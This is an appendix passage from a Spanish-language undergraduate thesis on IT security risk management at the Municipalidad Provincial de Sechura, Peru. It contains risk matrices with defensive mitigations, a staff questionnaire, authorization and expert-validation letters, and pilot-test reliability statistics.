		No está bien configurado el filtro AntiSpam.	Sitio Web: El umbral está en 5 es recomendable dejarlo en 1 para eliminar el Spam.

Probabilidad (Amenaza) Impacto (Vulnerabilidad)

En este análisis se evaluó la probabilidad y el impacto durante el proceso de investigación, luego se debe calcular la probabilidad (Amenaza) por el Impacto (Vulnerabilidad).

Detalle:

R = Amenaza **x** Vulnerabilidad

Una vez identificado la cifra de riesgos paso a analizar los riesgos que se identificaron y con la formula nos ayudara a resolver el análisis para ello se debe multiplicar las amenazas por las vulnerabilidades y los valores que debemos tomar en cuenta son de 0 – 100.

Evaluación del Nivel de Riesgo			
Nivel de probabilidad e impacto			**Significado**
Muy Alta	96-100	10	El riesgo muy alto describe a una amenaza muy negativo como lo son las catástrofes naturales en los sistemas de tecnología de la institución.
Alta	80-95	8	El riesgo alto se considera como un efecto severo o adverso en los sistemas de TI.
Moderada	21-79	5	Detalla que deberíamos identificar riesgos con un efecto grave en los sistemas de información.
Baja	5-20	2	Este riesgo detalla que esperaría de una amenaza para identificar efectos adversos en los sistemas de información. Estas amenazas son limitadas
Muy Baja	0-4	0	Riesgo de nivel muy baja detalla que la amenaza tenga un efecto adverso que no tiene mucha significancia en los sistemas de información.

Ind. 2: Analizar los riesgos informáticos de la Municipalidad						
N° DE RIESGOS	**AMENAZAS**	**VULNERABILIDADES**	**Probabilidad (Amenaza)**	**X**	**Impacto (Vulnerabilidad)**	**Nivel Riesgo**
R01	Catástrofe natural	No hay un plan de continuidad hacia la organización	Alta 8		Muy Alta 10	**Alta 80**
		Eliminación y pérdida de información almacenada	Alta 8		Muy Alta 10	**Alta 80**
R02	Puertos USB activos	Infección de software maliciosos o virus transmitidos por un USB	Moderada 5		Alta 8	**Moderada 40**
R03	Información confidencial divulgada	Divulgación de los metadatos que se encuentran en los documentos cuando se cargan al portal web	Alta 8		Muy Alta 10	**Alta 80**
		Divulgación remota de información de espionaje SERVIDOR DNS	Alta 8		Moderada 5	**Moderada 40**
R04	Falta de capacitaciones en temas de ciberseguridad	Phishing	Muy Alta 10		Alta 8	**Alta 80**
		Ingeniería Social	Muy Alta 10		Alta 8	**Alta 80**
		Spam en correos	Muy Alta 10		Moderada 5	**Moderada 50**

R05	No se evalúa la integridad de los equipos	Daños internamente en los equipos	Alta 8	Moderada 5	**Moderada** **40**
		Los sistemas van cada vez más lentos	Alta 8	Baja 2	**Baja** **16**
R06	Software y sistemas operativos desactualizados	No hacen constantemente actualizaciones en los sistemas Windows en sus diferentes versiones	Muy Alta 10	Alta 8	**Alta** **80**
		Licencias de Oracle Java desactualizado	Muy Alta 10	Muy Alta 10	**Muy Alta** **100**
		SQL Server desactualizado	Muy Alta 10	Alta 8	**Alta** **80**
		Microsoft Visual Redistributable desactualizado	Muy Alta 10	Alta 8	**Alta** **80**
R07	Deficiencia de Políticas de ciberseguridad	No hay implementación de un SGSI	Muy Alta 10	Muy Alta 10	**Muy Alta** **100**
R08	No se realizan escaneo de vulnerabilidades	No hacen auditoria de seguridad a nivel de RED	Muy Alta 10	Muy Alta 10	**Muy Alta** **100**
		No realizan auditoria de seguridad a nivel de software y web	Muy Alta 10	Muy Alta 10	**Muy Alta** **100**

		MiTM “Cambiar especificación de cifrado” de OpenSSL	Muy Alta 10	Alta 8	**Alta** **80**
		Servidor SSH Varias Vulnerabilidades	Muy Alta 10	Muy Alta 10	**Muy Alta** **100**
		Protocolo TLS VR. 1.1 en desuso	Muy Alta 10	Moderada 5	**Moderada** **50**
R09	La información importante no está protegida	La información no se encuentra cifrada cuando viaja a través de la red	Muy Alta 10	Alta 8	**Alta** **80**
		No encriptan la información importante en los sistemas	Muy Alta 10	Muy Alta 10	**Muy Alta** **100**
R10	No hay Protocolos de seguridad mediante el uso de cifrado en los sistemas operativos	Detección de protocolo SSL	Muy Alta 10	Muy Alta 10	**Muy Alta** **100**
		Servicio de OpenSSL	Muy Alta 10	Muy Alta 10	**Alta** **80**
		No está habilitada el protocolo SMB2	Muy Alta 10	Moderada 5	**Moderada** **50**
R11	No están bien configurados	No está habilitado la complejidad de contraseñas	Alta 8	Alta 8	**Moderada** **64**

[redacted]	las directivas de seguridad	No hay directivas de bloqueo de cuentas	Alta 8	Muy Alta 10	**Alta** **80**
		No está bien configurado el filtro Anti-spam.	Alta 8	Muy Alta 10	**Alta** **80**

Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.

En este caso es muy importante aplicar una evaluación con 4 factores de estrategia, donde es necesario determinar la importancia además el impacto de cada uno de los riesgos, en este caso determinamos cuales son tolerables, cuales importantes y cuales seria eliminados.

Para mitigar los riesgos debemos determinar lo siguiente:

- Reducir: Se aplican controles de seguridad en ella incluye la implementación de seguridad de la información con el fin de minimizar el riesgo.
- Aceptar: En este caso las acciones son para eliminar un riesgo, pero debemos aceptar el riesgo, debido a que tiene un costo muy alto y la entidad no tiene recursos económicos.
- Eliminar: Se elimina el riesgo y las actividades que causen incidentes.
- Compartir: Este caso se deriva por ejemplo a una suscripción de póliza de seguros, en este caso contratamos una compañía de seguridad informática.

Ind. 3: Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.				
N° DE RIESGOS	**AMENAZAS**	**VULNERABILIDADES**	**Medidas de Protección**	**Estrategia**
R01	Catástrofe natural	No hay un plan de continuidad hacia la organización	Tener reglas, roles y protocolos de actuación	**Aceptar**
		Eliminación y pérdida de información almacenada	Tener una copia de seguridad a nivel de servidor (VPS)	**Aceptar**
R02	Puertos USB activos	Infección de software maliciosos o virus transmitidos por un USB	Tener bloqueado los puertos USB de los escritorios	**Reducir**
R03	Información confidencial divulgada	Divulgación de los metadatos que se encuentran en los documentos cuando se cargan al portal web	Eliminar y Limpiar los metadatos de los documentos al momento de subir a la web.	**Reducir**
		Divulgación remota de información de espionaje SERVIDOR DNS	Utilizar Algoritmos o protocolos de cifrado.	**Reducir**
R04	Falta de capacitaciones en temas de ciberseguridad	Phishing	Observar e identificar minuciosamente cada URL, correos electrónicos y páginas web ya que podrían estar con algún código malicioso para infectar los equipos.	**Reducir**

		Ingeniería Social	Conocer e identificar las técnicas que utilizar los ciberdelincuentes para tratar de no brindar información confidencial de la organización.	**Reducir**
		Spam en correos	Identificar cuáles son los correos originales de únicamente el trabajo y cuáles son los correos con estafas cibernéticas	**Reducir**
R05	No se evalúa la integridad de los equipos	Daños internamente en los equipos	Realizar mantenimientos a los equipos para evitar daños internos además evaluar la integridad de los sistemas.	**Reducir**
		Los sistemas van cada vez más lentos	Eliminar la información que ya no es útil además debemos eliminar los archivos que se almacenan temporalmente.	**Reducir**
R06	Software y sistemas	No hacen constantemente actualizaciones en los sistemas	Debemos habilitar las actualizaciones de manera	**Reducir**

	operativos desactualizados	Windows en sus diferentes versiones	automática para tener la versión más actual.	
		Licencias de Oracle Java desactualizado	Actualizar Oracle Java en su última versión	**Reducir**
		SQL Server desactualizado	Actualizar SQL Server en su última versión.	**Reducir**
		Microsoft Visual Redistributable desactualizado	Actualizar Microsoft Visual Redistributable en su última versión.	**Reducir**
R07	Deficiencia de Políticas de ciberseguridad	No hay implementación de un SGSI	Implementar un sistema de gestión de seguridad de la información con el fin de tener un control y reglas de políticas de seguridad.	**Reducir**
R08	No se realizan escaneo de vulnerabilidades	No hacen auditoria de seguridad a nivel de RED	Aplicar auditorias de hacking a nivel de red utilizar Nmap si se requiere para identificar las vulnerabilidades.	**Reducir**
		No realizan auditoria de seguridad a nivel de software y web	Aplicar auditorias de hacking a nivel de red utilizar Nessus si se	**Reducir**

			requiere para identificar las vulnerabilidades.	
		MiTM “Cambiar especificación de cifrado” de OpenSSL	Instalar el protocolo Open SSL con el fin tener algoritmos criptográficos	**Reducir**
		Servidor SSH Varias Vulnerabilidades	Actualizar a Drobear SSH en su última versión	**Reducir**
		Protocolo TLS VR. 1.1 en desuso	Habilitar el protocolo TLS 1.2 y deshabilitar el TLS 1.1	**Reducir**
R09	La información importante no está protegida	La información no se encuentra cifrada cuando viaja a través de la red	Implementar protocolos de cifrado.	**Reducir**
		No encriptan la información importante en los sistemas	Utilizar herramientas como Cryptomator para ocultar y encriptar la información importante que maneja la organización	**Reducir**
R10	No hay Protocolos de seguridad	Detección de protocolo SSL	Habilitar el protocolo TLS 1.2	**Reducir**
		Servicio de OpenSSL	Crear certificados con llaves privadas y cifrado fuerte.	**Reducir**

	mediante el uso de cifrado en los sistemas operativos	No está habilitada el protocolo SMB2	Se debe habilitar el protocolo SSMB2	**Reducir**
R11	No están bien configurados las directivas de seguridad	No está habilitado la complejidad de contraseñas	En los sistemas operativos debemos habilitar la regla de complejidad de contraseñas con el fin de evadir a los ataques de fuerza bruta o diccionario.	**Reducir**
		No hay directivas de bloqueo de cuentas	Debemos habilitar las directivas de bloqueo de sesión con el fin de evadir los intentos no deseados.	**Reducir**
		No está bien configurado el filtro Anti-spam.	En el portal web debemos habilitar el filtro Anti-spam para evitar que el portal web no se caiga.	**Reducir**

Figura 2. Instrumento de recolección de datos

Cuestionario

Dedique unos minutos a completar esta pequeña encuesta.

Sus respuestas serán tratadas de forma confidencial y serán utilizadas únicamente para mejorar la Gestión de Riesgos en la Municipalidad Provincial de Sechura.

Marca con una (X) la alternativa que considera pertinente en cada pregunta.

Escala Valorativa

CATEGORÍA	CÓDIGO	VALOR
Siempre	S	5
Casi Siempre	CS	4
A veces	AV	3
Casi Nunca	CN	2
Nunca	N	1

GESTION DE RIESGOS						
Identificar la cifra de riesgos en la municipalidad de Sechura.		S	CS	AV	CN	N
1	Si se produjera una catástrofe natural y este destruyera los sistemas informáticos ¿Cuentan con un plan de funcionamiento continuo?					
2	¿Los puertos USB están operativos y activos en las computadoras?					
3	¿Limpian los metadatos de los documentos que se van a subir al portal web?					
4	¿Los empleados de la Municipalidad están capacitados en temas de ciberseguridad?					
5	¿Se realizan análisis en los sistemas informáticos para evaluar la integridad de los equipos?					
Analizar los riesgos informáticos de la Municipalidad.		A	CS	AV	CN	N
6	¿Los sistemas operativos, y software se encuentran actualizados en sus últimas versiones?					
7	¿La Municipalidad cuenta con Políticas de Seguridad en los sistemas TI?					
8	¿Se realizan constantemente escaneo de vulnerabilidades para evaluar la confidencialidad e integridad en los sistemas informáticos?					
9	¿Aplican protocolos de seguridad mediante el uso de cifrado?					
10	¿Las directivas de contraseñas tienen reglas de complejidad?					
11	¿La información importante se encuentra encriptada o cifrada?					
12	¿La Municipalidad cuenta con sistemas de detección de incidentes?					
13	¿Hay reglas de comunicación para informar un incidente?					
14	¿Se documenta los hechos tomados para solucionar y finalizar los incidentes?					
15	¿Se tomará en cuenta la evaluación de incidentes para luego evitar recaídas?					
Mitigar la cifra de riesgos tratados para prevenir riesgos en los sistemas.		S	CS	AV	CN	N
16	¿Se aplican filtros antispam en los correos electrónicos de la institución?					
17	¿Realizan copias de seguridad en caso de pérdida de información?					
18	¿Cifran el tráfico de red a través de una VPN?					
19	¿Aplican las políticas de Seguridad de la Información de forma responsable?					
20	¿La Municipalidad cuenta con herramientas de seguridad para evitar un ataque informático?					

Figura 3. Carta de presentación

UNIVERSIDAD CÉSAR VALLEJO

Piura, 05 de julio de 2022

CARTA DE PRESENTACIÓN

Municipalidad Provincial de Sechura
Piura

Presente:

De mi especial consideración:

Es grato dirigirme a usted para expresarle el saludo cordial de la Escuela de Ingeniería de Sistemas de la Universidad César Vallejo-Piura y a la vez presentarle a los Sres.:

LIZANO MENDOZA, ANYI EXMIT
ECHE PINGO, JORGE LUIS

Los mencionados alumnos pertenecen a la Escuela de Ingeniería de Sistemas de nuestra Universidad y desean realizar su trabajo de Investigación titulado "Implementación de seguridad de la información para mejorar la gestión de riesgos de TI en la Municipalidad de Sechura 2022" para el curso de proyecto de investigación.

Por ello ruego a usted se brinden todas las facilidades a los estudiantes para que puedan cumplir con los objetivos trazados en su investigación.

Sin otro particular, me despido de usted, reiterándole mi más cordial saludo.

Atentamente,

ESCUELA DE INGENIERÍA DE SISTEMAS UCV UNIVERSIDAD CÉSAR VALLEJO PIURA

Mg. Elmer Alfredo Chunga Zapata
Coordinador de Escuela
Ingeniería de Sistemas UCV Piura

Figura 4. Autorización para desarrollar la investigación

MUNICIPALIDAD PROVINCIAL DE SECHURA

"AÑO DEL FORTALECIMIENTO DE LA SOBERANIA"

Sechura, 25 de abril 2022

CARTA N°. 70-2022/MPS-MS

SEÑOR (a):
ECHE PINGO JORGE LUIS
LIZANO MENDOZA ANYI EXMIT
ESTUDIANTE DE LA ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS
FACULTAD DE INGENIERÍA Y ARQUITECTURA
UNIVERSIDAD CESAR VALLEJO

Presente. -

ASUNTO : AUTORIZACIÓN PARA REALIZAR TRABAJO DE INVESTIGACIÓN.

Tengo el agrado de saludarle cordialmente y al mismo tiempo en atención al documento de la referencia hago de su conocimiento que tiene la autorización para la realización del trabajo de Investigación en el área de informática, con el título **"Implementación de seguridad de la información para mejorar la gestión de riesgos de TI en la Municipalidad de Sechura. 2022",** el tiempo que dure su investigación y culmine su desarrollo de tesis.

Agradeciendo la atención que le brinde a la presente.

Atentamente,

MUNICIPALIDAD PROVINCIAL DE SECHURA
ABG. ESTELA ELIZABETH ALDANA JACINTO
SUB GERENCIA DE RECURSOS HUMANOS

Figura 5. Validación de instrumentos

UNIVERSIDAD CÉSAR VALLEJO

CARTA DE PRESENTACIÓN

Mg. Giancarlo Sánchez Atuncar

Presente

Asunto: VALIDACIÓN DE INSTRUMENTOS A TRAVÉS DE JUICIO DE EXPERTO.

Nos es muy grato comunicarnos con usted para expresarle nuestros saludos y así mismo, hacer de su conocimiento que, siendo estudiante de la Escuela profesional de Ingeniería de Sistemas de la Universidad César Vallejo, en la sede Piura, requerimos validar los instrumentos con los cuales recogeremos la información necesaria para poder desarrollar nuestra investigación.

El título de nuestro proyecto de investigación es: **"Implementación de Seguridad de la Información para Mejorar la Gestión de Riesgos de TI en la Municipalidad de Sechura. 2022"** y siendo imprescindible contar con la aprobación de docentes especializados para poder aplicar los instrumentos en mención, hemos considerado conveniente recurrir a usted, ante su connotada experiencia en temas de investigación educativa.

El expediente de validación, que le hacemos llegar contiene:

- Carta de presentación.
- Definiciones conceptuales de las variables y dimensiones.
- Matriz de consistencia
- Certificado de validez de contenido de los instrumentos.
- Instrumento de validación de la metodología de desarrollo
- Instrumento de validación de cada indicador

Expresándole nuestros sentimientos de respeto y consideración nos despedimos de usted, no sin antes agradecerle por la atención que dispense a la presente.

Atentamente.

Firma	Firma
Apellidos y nombre:	Apellidos y nombre:
Eche Pingo, Jorge Luis	Lizano Mendoza, Anvi Exmit

Figura 6. Validación del instrumento de recolección de datos

TABLA DE VALIDACIÓN DEL INSTRUMENTO DE EXPERTOS: Cifra de riesgos en la Municipalidad.

I. DATOS GENERALES

Apellidos y Nombres del Experto:	Giancarlo Sanchez Atuncar
Título y/o Grado Académico:	Magister

Doctor ( ) Magister (x) Ingeniero ( ) Licenciado ( ) Otro ( )……

Universidad que labora:	Universidad Cesar Vallejo
Fecha :	04/07/2022

TESIS: Implementación de Seguridad de la Información para Mejorar la Gestión de Riesgos de TI en la Municipalidad de Sechura. 2022

Autores: Eche Pingo, Jorge Luis y Lizano Mendoza, Anyi Exmit

Deficiente (0-20%) Regular (21-50%) Bueno (51-70%) Muy Bueno (71-80%) Excelente (81-100%)

Mediante la evaluación de expertos usted tiene la facultad de calificar la tabla de validación del instrumento involucrado mediante una serie de indicadores con puntuaciones especificadas en la tabla, con la valoración de 0% - 100%. Asimismo, se exhorta a las sugerencias de cambio de ítems que crea pertinente, con la finalidad de mejorar la coherencia de los indicadores para su valoración.

II. ASPECTOS DE VALIDACIÓN

		VALORACION				
INDICADOR	CRITERIO	0-20%	21-50%	51-70%	71-80%	81-100%
CLARIDAD	Es formulado con lenguaje apropiado.				80%	
OBJETIVIDAD	Esta expresado en conducta observable.					90%
ACTUALIDAD	Es adecuado el avance, la ciencia y tecnologia.				80%	
ORGANIZACION	Existe una organizacion logica.					90%
SUFICIENCIA	Comprende los aspectos de cantidad y calidad.				80%	
INTENCIONALIDAD	Adecuado para valorar los aspectos del sistema metodológico y cientifico.				80%	
CONSISTENCIA	Esta basado en aspectos teoricos y cientificos.				80	
COHERENCIA	En los datos respecto al indicador.					90%
METODOLOGIA	Responde al proposito de investigacion.				80%	
PERTENENCIA	El instrumento es adecuado al tipo de investigación.					90%
	TOTAL				80%	90%

III. PROMEDIO DE VALIDACIÓN

85%

IV. OPCION DE APLICABILIDAD

(x) El instrumento puede ser aplicado, tal como está elaborado

( ) El instrumento debe ser mejorado antes de ser aplicado

FIRMA DEL EXPERTO

CERTIFICADO DE VALIDEZ DE CONTENIDO DEL INSTRUMENTO QUE MIDE:

Nº	DIMENSIONES / ítems	Pertinencia[1]		Relevancia[2]		Claridad[3]		Sugerencias
	DIMENSIÓN 1:	Si	No	Si	No	Si	No	
1	INDICADOR 1: **Identificar la cifra de riesgos de la Municipalidad**							
a	Es formulado con lenguaje apropiado.	x		x		X		
b	Es adecuado el avance, la ciencia y tecnología.	x		x		X		
c	Existe una organización lógica.	x		X		X		
d	Comprende los aspectos de cantidad y calidad.	x		X		X		
e	Adecuado para valorar los aspectos del sistema metodológico y científico.	x		X		X		
f	Está basado en aspectos teóricos y científicos.	x		X		X		
g	En los datos respecto al indicador.	x		X		X		
h	Responde al propósito de investigación.	x		X		X		
i	El instrumento es adecuado al tipo de investigación.	x		x		x		

Observaciones (precisar si hay suficiencia):_____

Opinión de aplicabilidad: Aplicable [x] Aplicable después de corregir [ ] No aplicable [ ]

Apellidos y nombres del juez validador. Giancarlo Sanchez Atuncar **DNI:41488834**

Especialidad del validador: Magister

[1]**Pertinencia:** El ítem corresponde al concepto teórico formulado.

[2]**Relevancia:** El ítem es apropiado para representar al componente o dimensión específica del constructo

[3]**Claridad:** Se entiende sin dificultad alguna el enunciado del ítem, es conciso, exacto y directo

Nota: Suficiencia, se dice suficiencia cuando los ítems planteados son suficientes para medir la dimensión

04 de julio del 2022

Firma del Experto Informante.

TABLA DE VALIDACIÓN DEL INSTRUMENTO DE EXPERTOS: Cifra de riesgos en la Municipalidad.

I. DATOS GENERALES

Apellidos y Nombres del Experto:	Altuna Tocto, Gerardo Arturo
Título y/o Grado Académico:	**Mg en Ingeniería de Sistemas con Mención en Tecnología de la Información y Comunicación e Ingeniero de Sistemas**

Doctor ( ) **Magister (X)** **Ingeniero ( )** **Licenciado ( )** **Otro ( )**.....

Universidad que labora:	Universidad César Vallejo
Fecha :	**03/09/2022**

TESIS: Implementación de Seguridad de la Información para Mejorar la Gestión de Riesgos de TI en la Municipalidad de Sechura. 2022

Autores: Eche Pingo, Jorge Luis y Lizano Mendoza, Anyi Exmit

Deficiente (0-20%) **Regular (21-50%)** **Bueno (51-70%)** **Muy Bueno (71-80%)** **Excelente (81-100%)**

Mediante la evaluación de expertos usted tiene la facultad de calificar la tabla de validación del instrumento involucrado mediante una serie de indicadores con puntuaciones especificadas en la tabla, con la valoración de 0% - 100%. Asimismo, se exhorta a las sugerencias de cambio de ítems que crea pertinente, con la finalidad de mejorar la coherencia de los indicadores para su valoración.

II. ASPECTOS DE VALIDACIÓN

		VALORACIÓN				
INDICADOR	**CRITERIO**	**0-20%**	**21-50%**	**51-70%**	**71-80%**	**81-100%**
CLARIDAD	Es formulado con lenguaje apropiado.				80%	
OBJETIVIDAD	Esta expresado en conducta observable.					90%
ACTUALIDAD	Es adecuado el avance, la ciencia y tecnología.				80%	
ORGANIZACIÓN	Existe una organización lógica.					90%
SUFICIENCIA	Comprende los aspectos de cantidad y calidad.				80%	
INTENCIONALIDAD	Adecuado para valorar los aspectos del sistema metodológico y científico.				80%	
CONSISTENCIA	Está basado en aspectos teóricos y científicos.				80	
COHERENCIA	En los datos respecto al indicador.					90%
METODOLOGÍA	Responde al propósito de investigación.				80%	
PERTENENCIA	El instrumento es adecuado al tipo de investigación.					90%
	TOTAL				**80%**	**90%**

III. PROMEDIO DE VALIDACIÓN

85%

IV. OPCIÓN DE APLICABILIDAD

(X) El instrumento puede ser aplicado, tal como está elaborado

( ) El instrumento debe ser mejorado antes de ser aplicado

FIRMA DEL EXPERTO

CERTIFICADO DE VALIDEZ DE CONTENIDO DEL INSTRUMENTO QUE MIDE:

Nº	DIMENSIONES / ítems	Pertinencia[1]		Relevancia[2]		Claridad[3]		Sugerencias
	DIMENSIÓN 1:	Si	No	Si	No	Si	No	
1	**INDICADOR 1: Identificar la cifra de riesgos de la Municipalidad**							
a	Es formulado con lenguaje apropiado.	X		X		X		
b	Es adecuado el avance, la ciencia y tecnología.	X		X		X		
c	Existe una organización lógica.	X		X		X		
d	Comprende los aspectos de cantidad y calidad.	X		X		X		
e	Adecuado para valorar los aspectos del sistema metodológico y científico.	X		X		X		
f	Está basado en aspectos teóricos y científicos.	X		X		X		
g	En los datos respecto al indicador.	X		X		X		
h	Responde al propósito de investigación.	X		X		X		
i	El instrumento es adecuado al tipo de investigación.	X		X		X		

Observaciones (precisar si hay suficiencia): SI HAY SUFICIENCIA

Opinión de aplicabilidad: **Aplicable [X]** **Aplicable después de corregir [ ]** **No aplicable [ ]**

Apellidos y nombres del juez validador. **Mg. Altuna Tocto Gerardo Arturo** **DNI: 02715287**

Especialidad del validador: **Maestro en Ingeniería de Sistemas con Mención en Tecnología de la Información y Comunicación e Ingeniero de Sistemas**

[1]**Pertinencia:** El ítem corresponde al concepto teórico formulado.

[2]**Relevancia:** El ítem es apropiado para representar al componente o dimensión específica del constructo

[3]**Claridad:** Se entiende sin dificultad alguna el enunciado del ítem, es conciso, exacto y directo

03 de setiembre del 2022

Nota: Suficiencia, se dice suficiencia cuando los ítems planteados son suficientes para medir la dimensión

GERARDO ARTURO ALTUNA TOCTO
INGENIERO DE SISTEMAS
Reg. CIP Nº 204829

Firma del Experto Informante.

TABLA DE VALIDACIÓN DEL INSTRUMENTO DE EXPERTOS: Cifra de riesgos en la Municipalidad.

I. DATOS GENERALES

Apellidos y Nombres del Experto:	Chuquicondor Requena Yuri Daniel
Título y/o Grado Académico:	Magister Ingeniería de sistemas con mención en tecnologías de la información

Doctor ( ) Magister (x) Ingeniero ( ) Licenciado ( ) Otro ( )……

Universidad que labora:	Universidad Cesar Vallejo
Fecha :	10 /09/2022

TESIS: Implementación de Seguridad de la Información para Mejorar la Gestión de Riesgos de TI en la Municipalidad de Sechura. 2022

Autores: Eche Pingo, Jorge Luis y Lizano Mendoza, Anyi Exmit

Deficiente (0-20%) Regular (21-50%) Bueno (51-70%) Muy Bueno (71-80%) Excelente (81-100%)

Mediante la evaluación de expertos usted tiene la facultad de calificar la tabla de validación del instrumento involucrado mediante una serie de indicadores con puntuaciones especificadas en la tabla, con la valoración de 0% - 100%. Asimismo, se exhorta a las sugerencias de cambio de ítems que crea pertinente, con la finalidad de mejorar la coherencia de los indicadores para su valoración.

II. ASPECTOS DE VALIDACIÓN

		VALORACION				
INDICADOR	**CRITERIO**	**0-20%**	**21-50%**	**51-70%**	**71-80%**	**81-100%**
CLARIDAD	Es formulado con lenguaje apropiado.				80%	
OBJETIVIDAD	Esta expresado en conducta observable.					90%
ACTUALIDAD	Es adecuado el avance, la ciencia y tecnología.				80%	
ORGANIZACION	Existe una organizacion lógica.					90%
SUFICIENCIA	Comprende los aspectos de cantidad y calidad.				80%	
INTENCIONALIDAD	Adecuado para valorar los aspectos del sistema metodológico y científico.				80%	
CONSISTENCIA	Esta basado en aspectos teóricos y científicos.				80	
COHERENCIA	En los datos respecto al indicador.					90%
METODOLOGIA	Responde al propósito de investigacion.				80%	
PERTENENCIA	El instrumento es adecuado al tipo de investigación.					90%
	TOTAL				**80%**	**90%**

III. PROMEDIO DE VALIDACIÓN

85%

IV. OPCION DE APLICABILIDAD

( ) El instrumento puede ser aplicado, tal como está elaborado

( ) El instrumento debe ser mejorado antes de ser aplicado

FIRMA DEL EXPERTO

CERTIFICADO DE VALIDEZ DE CONTENIDO DEL INSTRUMENTO QUE MIDE:

Nº	DIMENSIONES / ítems	Pertinencia[1]		Relevancia[2]		Claridad[3]		Sugerencias
	DIMENSIÓN 1:	Si	No	Si	No	Si	No	
1	**INDICADOR 1: Identificar la cifra de riesgos de la Municipalidad**							
a	Es formulado con lenguaje apropiado.	X		X		X		
b	Es adecuado el avance, la ciencia y tecnología.	X		X		X		
c	Existe una organización lógica.	X		X		X		
d	Comprende los aspectos de cantidad y calidad.	X		X		X		
e	Adecuado para valorar los aspectos del sistema metodológico y científico.	X		X		X		
f	Está basado en aspectos teóricos y científicos.	X		X		X		
g	En los datos respecto al indicador.	X		X		X		
h	Responde al propósito de investigación.	X		X		X		
i	El instrumento es adecuado al tipo de investigación.	x		X		x		

Observaciones (precisar si hay suficiencia):_____

Opinión de aplicabilidad: **Aplicable [X]** **Aplicable después de corregir [ ]** **No aplicable [ ]**

Apellidos y nombres del juez validador. Chuquicondor Requena Yuri Daniel **DNI: 41964654**

Especialidad del validador:

[1]**Pertinencia:** El ítem corresponde al concepto teórico formulado.
[2]**Relevancia:** El ítem es apropiado para representar al componente o dimensión específica del constructo
[3]**Claridad:** Se entiende sin dificultad alguna el enunciado del ítem, es conciso, exacto y directo

Nota: Suficiencia, se dice suficiencia cuando los ítems planteados son suficientes para medir la dimensión

10 de setiembre del 2022

Firma del Experto Informante.

Tabla 16. Resultados de la prueba piloto

Resumen de procesamiento de casos

		N	%
Casos	Válido	10	100,0
	Excluido[a]	0	,0
	Total	10	100,0

a. La eliminación por lista se basa en todas las variables del procedimiento.

Estadísticas de fiabilidad

Alfa de Cronbach	N de elementos
,831	4

Estadísticas de elemento

	Media	Desv. Desviación	N
Pre test Identificar cifra de riesgos de Seguridad	13,20000	2,973961	10
Pre test Analizar los riesgos de la seguridad de la informacion	25,90000	8,438668	10
Pre test aplicar tratamientos y mecanismo de seguridad	15,30000	6,750309	10
Pre test Gestion de riesgos	54,60000	15,614808	10

VAR00001	VAR00002	VAR00003	VAR00004
14,000	27,000	13,000	54,000
14,000	30,000	25,000	69,000
13,000	30,000	12,000	55,000
11,000	27,000	21,000	59,000
13,000	23,000	11,000	46,000
17,000	38,000	25,000	81,000
5,000	10,000	5,000	20,000
19,000	28,000	10,000	57,000
10,000	25,000	15,000	50,000
11,000	27,000	15,000	53,000

Tabla 17. Respuesta de los indicadores

Nº Pregun.	Item1	Item2	Item3	Item4	Item5	In. 1	In. 2	In. 3	GESTION
1	2	5	2	2	3	14	27	13	54
2	3	4	3	1	3	14	30	25	69
3	1	5	3	2	2	13	30	12	55
4	1	5	3	1	1	11	27	21	59
5	1	5	1	3	3	13	22	11	46
6	3	5	4	2	3	17	38	26	81
7	1	1	1	1	1	5	10	5	20
8	4	5	4	3	3	19	28	10	57
9	2	5	1	1	1	10	25	15	50
10	1	5	3	1	1	11	27	15	53


Nº P	Item6	Item7	Item8	Item9	Item10	Item11	Item12	Item13	Item14	Item15	SUMA
1	3	3	3	2	2	3	2	3	3	3	27
2	3	3	4	1	4	2	2	4	3	4	30
3	3	1	2	4	4	4	3	3	3	3	30
4	2	2	3	2	3	3	3	3	3	3	27
5	3	1	1	2	3	2	1	4	3	3	23
6	4	2	3	3	3	3	5	5	5	5	38
7	1	1	1	1	1	1	1	1	1	1	10
8	2	3	3	3	3	3	3	3	3	2	28
9	4	2	1	1	4	2	3	4	2	2	25
10	4	3	2	2	1	2	4	3	4	2	27

Nº P	Item16	Item17	Item18	Item19	Item20	SUMA
1	2	4	2	3	2	13
2	5	5	5	5	5	25
3	4	2	3	2	1	12
4	5	4	4	4	4	21
5	1	4	2	2	2	11
6	5	5	5	5	5	25
7	1	1	1	1	1	5
8	2	1	3	2	2	10
9	3	5	2	3	2	15
10	2	3	2	4	4	15

Tabla 18. Resultados de la muestra aplicada PRE Y POST-TEST

